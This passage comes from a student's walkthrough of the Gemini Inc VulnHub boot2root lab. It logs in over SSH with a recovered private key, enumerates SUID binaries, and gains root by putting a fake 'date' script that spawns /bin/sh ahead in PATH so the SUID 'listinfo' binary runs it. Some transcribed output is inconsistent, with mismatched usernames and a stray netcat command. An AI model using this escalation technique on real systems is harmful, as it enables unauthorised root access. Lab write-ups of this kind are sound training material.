
I've copied the contents into a file: `id_rsa`. Lets change the permissions and log into the server as `gemini1` through `ssh`

```
ls -la
```

```
chmod 600 id_rsa
```

```
ssh -i id_rsa gemini1@192.168.56.116
```

```
yes
```



```
(root@kali)~/Desktop/vulnhubs/gemini inc
# ls -la
total 16
drwxr-xr-x  2 kali kali 4096 Oct 30 09:14 .
drwxrwxrwx 10 root root 4096 Oct 30 08:03 ..
-rw-r--r--  1 root root  52 Oct 30 09:03 code.php
-rw-r--r--  1 kali kali 1678 Oct 30 09:14 id_rsa

(root@kali)~/Desktop/vulnhubs/gemini inc
# chmod 600 id_rsa

(root@kali)~/Desktop/vulnhubs/gemini inc
# ssh -i id_rsa gemini1@192.168.56.116
The authenticity of host '192.168.56.116 (192.168.56.116)' can't be established.
ECDSA key fingerprint is SHA256:NCuNy0GR73dXwSo1wIAT5a3r5Htarfgro5I70oTRuNk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.116' (ECDSA) to the list of known hosts.
Linux geminiinc 4.9.0-4-amd64 #1 SMP Debian 4.9.65-3+deb9u1 (2017-12-23) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jan  9 08:04:52 2018 from 192.168.0.112
gemini1@geminiinc:~$
```


(Figure 15: ssh into server)

We have user access in this system!

Step 5: Privilege escalation

```
uname -a
```

Since this computer is running on linux 4.9.0, this version is not vulnerable to the dirty cow exploit and we must attempt to go at it using SUID binaries.



```
gemini1@geminiinc:~$ uname -a
Linux geminiinc 4.9.0-4-amd64 #1 SMP Debian 4.9.65-3+deb9u1 (2017-12-23) x86_64 GNU/Linux
gemini1@geminiinc:~$
```


(Figure 16: linux version)

To use suid binaries we can use the following command:

```
find / -perm -u=s -type f 2>/dev/null
```


The only interesting info we can gather that looks out of the place is the `/usr/bin/listinfo` file.

*****To be honest I have no idea on what's happening on this point onwards*****



The screenshot shows a terminal window with the following output:

```
gemini1@geminiinc:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/apache2/suexec-pristine
/usr/lib/apache2/suexec-custom
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/sbin/pppd
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/listinfo
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/sudo
/bin/mount
/bin/umount
/bin/ping
/bin/su
/bin/fusermount
gemini1@geminiinc:~$
```

The `/usr/bin/listinfo` file is highlighted with a red box. In the background, another terminal window is visible with the prompt `root@kali: ~` and the command `echo 'Atharva Velani 20411611'` being executed, resulting in the output `Atharva Velani 20411611`.

(Figure 16: SUID bit parameters)

`ls -l /usr/bin/listinfo`
`listinfo`

From the following we can see that `listinfo` has permission `chmod 4000` which means that it will be ran as the owner of the file, not the user who executed it. By running it we can see that it runs multiple commands ad once and we can use *strings* to gather more information on it

```

geminii@geminiinc:~$ ls -l /usr/bin/listinfo
-rwsr-xr-x 1 root root 8792 Jan  7  2018 /usr/bin/listinfo
geminii@geminiinc:~$ listinfo
displaying network information...      inet 192.168.56.116  netmask 255.255.255.0  br
oadcast 192.168.56.255
displaying network information...      inet6 fe80::a00:27ff:fed2:c520  prefixlen 64
scopeid 0x20<link>
displaying network information...      inet 127.0.0.1  netmask 255.0.0.0
displaying network information...      inet6 ::1  prefixlen 128  scopeid 0x10<host>

displaying Apache listening port ...  tcp      0      0  0.0.0.0:22          0.0.0.0:
*          LISTEN
displaying Apache listening port ...  tcp6    0      0  :::22             :::*
*          LISTEN
displaying SSH listening port ...     tcp6    0      0  :::80             :::*
*          LISTEN

displaying current date ...           Sun Oct 30 09:38:53 EDT 2022
geminii@geminiinc:~$

```

(Figure 17: listinfo information)

strings /usr/bin/listinfo

```

[]A\A]A^A_
/sbin/ifconfig | grep inet
/bin/netstat -tuln | grep 22
/bin/netstat -tuln | grep 80
date
displaying network information...
displaying Apache listening port ...
displaying SSH listening port ...
displaying current date ...
;*3$"
GCC: (Debian 6.3.0-18) 6.3.0 20170516

```

(Figure 18: which services are vulnerable)

Out of all that is displayed, we can exploit date function as the SUID binary will execute it as a root command.

We can modify our path to produce a shell as root when we execute the list info command

```

cd /tmp
echo "/bin/sh" > date
chmod 777 date
echo $PATH
export PATH=/tmp:$PATH
/usr/bin/listinfo

```

```

geminii@geminiinc:~$ cd /tmp
geminii@geminiinc:/tmp$ echo "/bin/sh" > date
geminii@geminiinc:/tmp$ chmod 777 date
geminii@geminiinc:/tmp$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
geminii@geminiinc:/tmp$ export PATH=/tmp:$PATH
geminii@geminiinc:/tmp$ /usr/bin/nc -l -p 4444
displaying network information...
displaying network information...
displaying network information...
displaying network information...
displaying Apache listening port ...
* LISTEN
displaying Apache listening port ...
LISTEN
displaying SSH listening port ...
LISTEN
ls

```

(Figure 19: bash creation in /tmp folder)

With that command we now have access to this computer as root. The flag is below:

cd /root

ls

cat flag.txt

```

cd /root
ls
displaying current date ... flag.txt
cat flag.txt
displaying current date ...
displaying current date ...
displaying current date ... Congratulations on solving this boot2root machine!
displaying current date ... Cheers!
displaying current date ...
displaying current date ... (
displaying current date ... ]~, "- -- ~[
displaying current date ... * = ])' ( ; ( [
displaying current date ... | ] :: ' [
displaying current date ... '= ]): .) ( [
displaying current date ... | :: ' |
displaying current date ... ~ ~ ~
displaying current date ... https://twitter.com/sec_9emin1
displaying current date ... https://scriptkiddle.wordpress.com
displaying current date ...

```

(Figure 20: root flag)

Conclusion

This was a very difficult vulnhub in which I had to constantly refer back to the walkthrough, especially with the privilege escalation. But once it was done I had remembered it was very similar to the Hacksudo Search machine. The HTTP access was also quite annoying. Overall I had a lot of problems with this machine including setting it up and scanning the networks. It didn't work a lot of the time and it was a hard machine to hack.